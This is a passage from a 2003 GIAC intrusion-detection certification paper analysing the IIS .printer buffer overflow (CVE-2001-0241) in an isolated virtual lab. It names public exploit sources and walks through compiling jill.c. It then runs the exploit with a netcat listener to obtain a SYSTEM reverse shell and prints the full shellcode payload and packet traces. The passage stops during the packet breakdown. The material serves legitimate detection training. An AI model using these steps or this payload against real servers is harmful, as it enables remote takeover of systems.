Global Information Assurance Certification Paper

SANS Intrusion Detection in Depth

GIAC Practical Assignment
Version 3.3

George D. Walker Jr., CISSP, CISA, SSCP
Feb 3, 2003

Table of Contents

Abstract

This practical contains 3 sections as required by the GCIA v3.3 practical assignment guidelines. For first section, State of Intrusion Detection, I have covered a very dangerous buffer overflow for Microsoft's Internet Information Server. For the next section, Network Detects, I have covered 3 network traces that tripped a Snort Intrusion Detection sensor. These included Backdoor Q Access, DNS named version attempt and Portmap-Request-MountD. For the last section, Analyze This, I evaluated 5 days of Alert logs, Scan logs and Out-of-Spec logs from GIAC University. This section will include my findings and other areas needing further analysis.

Part 1 – IIS .printer buffer overflow

Introduction

Buffer overrun vulnerabilities have plagued security architects for many years. In November 1988, Robert Morris wrote the infamous Internet worm, which was a self-replicating, self-propagating program that used the exploitation of a buffer overflow in the finger daemon fingerd as one of its primary replication mechanisms. Since then the threat has propagated with the demand for programmers and the lack of secure programming experience. This seems to be similar to the problem with system administrators not having security experience in the mid 1990's.

Buffer Overflow Attacks

A buffer overflow happens when a program allocates a block of memory of a certain length and then tries to put too much data into the buffer, the buffer becomes overflowed which allows the overwriting of critical information crucial to the normal execution of the program. The terms, stack overflow and heap overflow are synonymous with the primary difference being where the programs variables are allocated (i.e. either the programs stack or the programs heap).

Impact

The buffer overflow allows the attacker the ability to execute code as the user the original program ran under (i.e. Internet Information Server runs as System on Windows 2000 advanced server, thus if an attack was attempted against the server and exploited a buffer overflow, then the attack could run any code in introduces as System). Include this with the ability to execute attacks against buffer overflows from across the Internet and a dangerous form of remote exploitation is born.

IIS .printer buffer overflow

Vulnerability

The vulnerability exists in the .printer ISAPI (Internet Server Application Programming Interface) filter or the msw3prt.dll residing in the system32 directory of the Microsoft Windows operating system. This dll enables Web-based control over networked printers. Due to an unchecked buffer a malicious HTTP .print request containing approximately 420 bytes in the Host field can enable the execution of arbitrary code.

Vulnerability discovered by:
Riley Hassell of eEye Digital Security (http://www.eeye.com)

Applications affected:
Microsoft Windows 2000 Internet Information Services 5.0
Microsoft Windows 2000 Internet Information Services 5.0 + Service Pack 1

Classification References:
CVE-2001-0241
BUGTRAQ – 20010501
ArachNIDS – IDS533 "HTTP-IIS5-PRINTER-ISAPI"
ArachNIDS – IDS534 "HTTP-IIS5-PRINTER-EEYE"
ArachNIDS – IDS535 "HTTP-IIS5-PRINTER-BEAVUH"
Microsoft – MS01-023
Security Focus – BID 2674

Exploit Code Variants

iishack2000.c – Proof of concept code written by Ryan Permeh of eEye Digital Security. Writes a file called www.eEye.com.txt to the C:\ of the exploitable webserver. Can be found at http://www.eeye.com/html/research/Advisories/iishack2000.c.


iiswebexplt.pl – Perl script written by Wanderly J. Abreu, Jr. that allows system administrators to evaluate their IIS servers. Can be found at http://lists.insecure.org/lists/bugtraq/2001/May/att-0035/01-webexplt.pl.

iis5hack.zip – The port of jill.c to the Win32 platform was done by Cyrus the Great. Includes a perl script as well as the exploit in binary form. Can be found at http://www.astalavista.com/library/auditing/webserver/iis5hack.zip.

jill.c – Exploit written by Dark Spyrit that causes a reverse shell to be initiated from the vulnerable webserver. I will explore this code in later sections of the paper. Can be found at http://packetstormsecurity.org/0105-exploits/jill.c.

Test Network

My test network consisted of a Workstation running Windows 2000 Pro SP2 with VMWare 3.2 for windows. Within VMWare, I setup a host-only network configured as vmnet0 and used 3 virtual machines:
MORGOTH – a Windows 2000 Advanced Server SP0 default load running IIS 5.0.
ARWEN – a Red Hat 8.0 workstation default load to be used as an attack box.
SCATHA – a Red Hat 7.3 server default load running Snort v1.9 IDS sensor with default ruleset.



On my attack box I will get the jill.c source code from http://packetstormsecurity.org/0105-exploits/jill.c and compile it using gcc.

```
[root@arwen root]# gcc -o jill jill.c
```

In addition I will use netcat (nc), which can be found at http://www.rpmfind.net//linux/RPM/redhat/8.0/i386/nc-1.10-16.i386.html. Netcat is a network debugging and exploration tool that has been called 'The TCP/IP Swiss Army Knife.' More information can be found at http://www.sans.org/rr/audit/netcat.php.

IIS .printer buffer overflow example (jill.c)

Open two shells on the attack box (ARWEN)

In the first terminal type

```
[root@arwen root]# nc -l -n -p 8888 -vv
listening on [any] 8888 ...
```

This is using netcat (nc) and we are telling it to listen (-l) to the network, to only accept numeric IP addresses (-n), listen to port 8888 (-p 8888) and to be very verbose (-vv).

In the second terminal type

```
[root@arwen root]# ./jill 192.168.125.20 80 192.168.125.99 8888
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.
```

```
connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
```

This is using our compiled code from above (jill) and we are telling it to attack 192.168.125.20 on port 80 and use an IP of 192.168.125.99 and port of 8888 when setting up the reverse command shell connection.

Once the overflow has been sent a reverse command shell will be sent back to port 8888.

```
connect to [192.168.125.99] from (UNKNOWN) [192.168.125.20] 1030

Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-1999 Microsoft
Corp.  C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
NT AUTHORITY\SYSTEM  C:\WINNT\system32>hostname
hostname
morgoth  C:\WINNT\system32>exit
exit
 sent 22, rcvd 215
```

As you can see from the whoami command we now have SYSTEM rights on the server.

The sniff trace is below with comments.

3 way handshake between the Attack box (192.168.125.99) and the Webserver (192.168.125.20).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.503830 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5496 IpLen:20 DgmLen:60 DF
******S* Seq: 0x27EDF282  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 133163002 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.513819 192.168.125.20:80 -> 192.168.125.99:1249
TCP TTL:128 TOS:0x0 ID:241 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0xAABB9592  Ack: 0x27EDF283  Win: 0x4470  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.513835 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5497 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x27EDF283  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163007 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Sends a .printer ISAPI request with approximately 420 bytes sent within the HTTP Host header. Additional information was provided on the IP address (192.168.125.99) of the Attack box and the port (8888) it has a listener on (netcat). See the next section to find a more in-depth breakdown of this key packet.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
11/20-18:22:23.667861 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5498 IpLen:20 DgmLen:1234 DF
***AP*** Seq: 0x27EDF283  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163087 0
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76  r HTTP/1.0..Beav
75 68 3A 20 90 90 90 90 90 90 90 90 90 90 90 90  uh: ............
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF  ..........].....
FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9 D7 02  ..........3.f...
50 80 30 95 40 E2 FA 2D 95 95 64 E2 14 AD D8 CF  P.0.@..-..d.....
05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E 40 14  .....~`}......@.
7F 9A 6B 6A 6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96  ..kjj.M....f....
66 1E EB B5 96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA  f....n....x.....
96 6E 1E 67 2C 9B 95 95 95 66 33 E1 9D CC CA 16  .n.g,....f3.....
52 91 D0 77 72 CC CA CB 1E 58 1E D3 B1 96 56 44  R..wr....X....VD
74 96 54 A6 5C F3 1E 9D 1E D3 89 96 56 54 74 97  t.T.\.......VTt.
96 54 1E 95 96 56 1E 67 1E 6B 1E 45 2C 9E 95 95  .T...V.g.k.E,...
95 7D E1 94 95 95 A6 55 39 10 55 E0 6C C7 C3 6A  .}.....U9.U.l..j
C2 41 CF 1E 4D 2C 93 95 95 95 7D CE 94 95 95 52  .A..M,....}....R
D2 F1 99 95 95 95 52 D2 FD 95 95 95 95 52 D2 F9  ......R......R..
94 95 95 95 FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2  ................
81 C5 6A C2 55 FF 95 18 D2 F1 C5 18 D2 8D C5 18  ..j.U...........
D2 89 C5 6A C2 55 52 D2 B5 D1 95 95 95 18 D2 B5  ...j.UR.........
C5 6A C2 51 1E D2 85 1C D2 C9 1C D2 F5 1E D2 89  .j.Q............
1C D2 CD 14 DA D9 94 94 95 95 F3 52 D2 C5 95 95  ...........R....
18 D2 E5 C5 18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5  .........U......
C5 7D 95 95 95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A  .}......x.kjj..j
C2 5D 6A E2 85 6A C2 71 6A E2 89 6A C2 71 FD 95  .]j..j.qj..j.q..
91 95 95 FF D5 6A C2 45 1E 7D C5 FD 94 94 95 95  .....j.E.}......
6A C2 7D 10 55 9A 10 3F 95 95 95 A6 55 C5 D5 C5  j.}.U..?....U...
D5 C5 6A C2 79 16 6D 6A 9A 11 02 95 95 95 1E 4D  ..j.y.mj.......M
F3 52 92 97 95 F3 52 D2 97 B7 2D 52 D2 91 55 3D  .R....R...-R..U=
E8 F6 FF 85 18 92 C5 C6 6A C2 61 FF A7 6A C2 49  ........j.a..j.I
A6 5C C4 C3 C4 C4 C4 6A E2 81 6A C2 59 10 55 E1  .\.....j..j.Y.U.
F5 05 05 05 05 15 AB 95 E1 BA 05 05 05 05 FF 95  ................
C3 FD 95 91 95 95 C0 6A E2 81 6A C2 4D 10 55 E1  .......j..j.M.U.
D5 05 05 05 05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D  .......j...j.m.m
6A E1 BB 05 05 05 05 7E 27 FF 95 FD 95 91 95 95  j......~'.......
C0 C6 6A C2 69 10 55 E9 8D 05 05 05 05 E1 09 FF  ..j.i.U.........
95 C3 C5 C0 6A E2 8D 6A C2 41 FF A7 6A C2 49 7E  ....j..j.A..j.I~
1F C6 6A C2 65 FF 95 6A C2 75 A6 55 39 10 55 E0  ..j.e..j.u.U9.U.
6C C4 C7 C3 C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1  l....jG..>w{V...
C5 E7 FA F6 D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1  ................
D9 FC F7 E7 F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5  ................
FC E5 F0 95 D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB  ................
F3 FA D4 95 D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6  ................
E6 D4 95 C5 F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0  ................
95 D2 F9 FA F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC  ................
E1 F0 D3 FC F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95  ................
C6 F9 F0 F0 E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6  ................
E6 95 D6 F9 FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6  ................
DA D6 DE A6 A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5  ................
95 E6 FA F6 FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6  ................
FE F0 E1 95 F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1  ................
95 E7 F0 F6 E3 95 F6 F8 F1 BB F0 ED F0 95 0D 0A  ................
48 6F 73 74 3A 20 90 90 90 90 90 90 90 90 90 90  Host: ..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 33  ...............3
C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3  ........@`3..$..
FF E0 EB B9 90 90 05 31 8C 6A 0D 0A 0D 0A        .......1.j....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Webserver acknowledges the data and then the Attack box proceeds to close the connection.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.777693 192.168.125.20:80 -> 192.168.125.99:1249
TCP TTL:128 TOS:0x0 ID:242 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAABB9593  Ack: 0x27EDF721  Win: 0x3FD2  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3359 133163087
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:24.697828 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5499 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x27EDF721  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163601 3359
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:24.704294 192.168.125.20:80 -> 192.168.125.99:1249
TCP TTL:128 TOS:0x0 ID:244 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAABB9593  Ack: 0x27EDF722  Win: 0x3FD2  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3368 133163601
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Meanwhile the buffer overflow causes the Webserver to execute the provided code. A new 3-way handshake is started from the Webserver back to the Attack box on port 8888.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:26.161845 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:245 IpLen:20 DgmLen:48 DF
******S* Seq: 0xAAC62BC0  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The listener on the Attack box responds and gives the Attack box a command shell on the Webserver.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:26.163999 192.168.125.99:8888 -> 192.168.125.20:1030
```

```
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x281AF26C  Ack: 0xAAC62BC1  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:26.167077 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:246 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xAAC62BC1  Ack: 0x281AF26D  Win: 0x4470  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The attacker then issues a WHOAMI command to verify what system privileges the command shell is running as.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:39.815902 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8015 IpLen:20 DgmLen:47 DF
***AP*** Seq: 0x281AF26D  Ack: 0xAAC62BC1  Win: 0x16D0  TcpLen: 20
77 68 6F 61 6D 69 0A                             whoami.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:39.911575 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:247 IpLen:20 DgmLen:152 DF
***AP*** Seq: 0xAAC62BC1  Ack: 0x281AF274  Win: 0x4469  TcpLen: 20
4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77  Microsoft Window
73 20 32 30 30 30 20 5B 56 65 72 73 69 6F 6E 20  s 2000 [Version
35 2E 30 30 2E 32 31 39 35 5D 0D 0A 28 43 29 20  5.00.2195]..(C)
43 6F 70 79 72 69 67 68 74 20 31 39 38 35 2D 31  Copyright 1985-1
39 39 39 20 4D 69 63 72 6F 73 6F 66 74 20 43 6F  999 Microsoft Co
72 70 2E 0D 0A 0D 0A 43 3A 5C 57 49 4E 4E 54 5C  rp.....C:\WINNT\
73 79 73 74 65 6D 33 32 3E 77 68 6F 61 6D 69 0A  system32>whoami.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:39.916884 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8016 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x281AF274  Ack: 0xAAC62C31  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The response comes back NT AUTHORITY\SYSTEM.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:39.962549 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:248 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0xAAC62C31  Ack: 0x281AF274  Win: 0x4469  TcpLen: 20
4E 54 20 41 55 54 48 4F 52 49 54 59 5C 53 59 53  NT AUTHORITY\SYS
54 45 4D 0D 0A 0D 0A 43 3A 5C 57 49 4E 4E 54 5C  TEM....C:\WINNT\
73 79 73 74 65 6D 33 32 3E                       system32>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:39.963973 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8017 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x281AF274  Ack: 0xAAC62C5A  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Then the HOSTNAME command is issued to verify the hostname this command shell is running on.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:44.515897 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8018 IpLen:20 DgmLen:49 DF
***AP*** Seq: 0x281AF274  Ack: 0xAAC62C5A  Win: 0x16D0  TcpLen: 20
68 6F 73 74 6E 61 6D 65 0A                       hostname.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
11/20-18:22:44.611290 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:249 IpLen:20 DgmLen:49 DF
***AP*** Seq: 0xAAC62C5A  Ack: 0x281AF27D  Win: 0x4460  TcpLen: 20
68 6F 73 74 6E 61 6D 65 0A                         hostname.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:44.617907 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8019 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x281AF27D  Ack: 0xAAC62C63  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The response is MORGOTH.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:44.667223 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:250 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0xAAC62C63  Ack: 0x281AF27D  Win: 0x4460  TcpLen: 20
6D 6F 72 67 6F 74 68 0D 0A 0D 0A 43 3A 5C 57 49  morgoth....C:\WI
4E 4E 54 5C 73 79 73 74 65 6D 33 32 3E           NNT\system32>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:44.667239 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8020 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x281AF27D  Ack: 0xAAC62C80  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Next the EXIT command is issued to close netcat, which in turns closes the session from the Webserver.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+11/
20-18:22:51.947025 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8021 IpLen:20 DgmLen:45 DF
***AP*** Seq: 0x281AF27D  Ack: 0xAAC62C80  Win: 0x16D0  TcpLen: 20
65 78 69 74 0A                                     exit.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:52.044342 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:251 IpLen:20 DgmLen:45 DF
***AP*** Seq: 0xAAC62C80  Ack: 0x281AF282  Win: 0x445B  TcpLen: 20
65 78 69 74 0A                                     exit.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:52.046814 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8022 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x281AF282  Ack: 0xAAC62C85  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:52.093837 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:252 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xAAC62C85  Ack: 0x281AF282  Win: 0x445B  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:52.097842 192.168.125.99:8888 -> 192.168.125.20:1030
TCP TTL:64 TOS:0x0 ID:8023 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x281AF282  Ack: 0xAAC62C86  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:52.106478 192.168.125.20:1030 -> 192.168.125.99:8888
TCP TTL:128 TOS:0x0 ID:253 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xAAC62C86  Ack: 0x281AF283  Win: 0x445B  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ISAPI .printer request packet breakdown

I decided to break this packet down further in this section instead of confusing the flow of the above packet trace. This packet contains several components and is essentially the initial IIS request, buffer overflow and exploit all in one pretty package. Upon looking at the source code you would see this entire packet is just spit out in one large hex listing.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.667861 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5498 IpLen:20 DgmLen:1234 DF
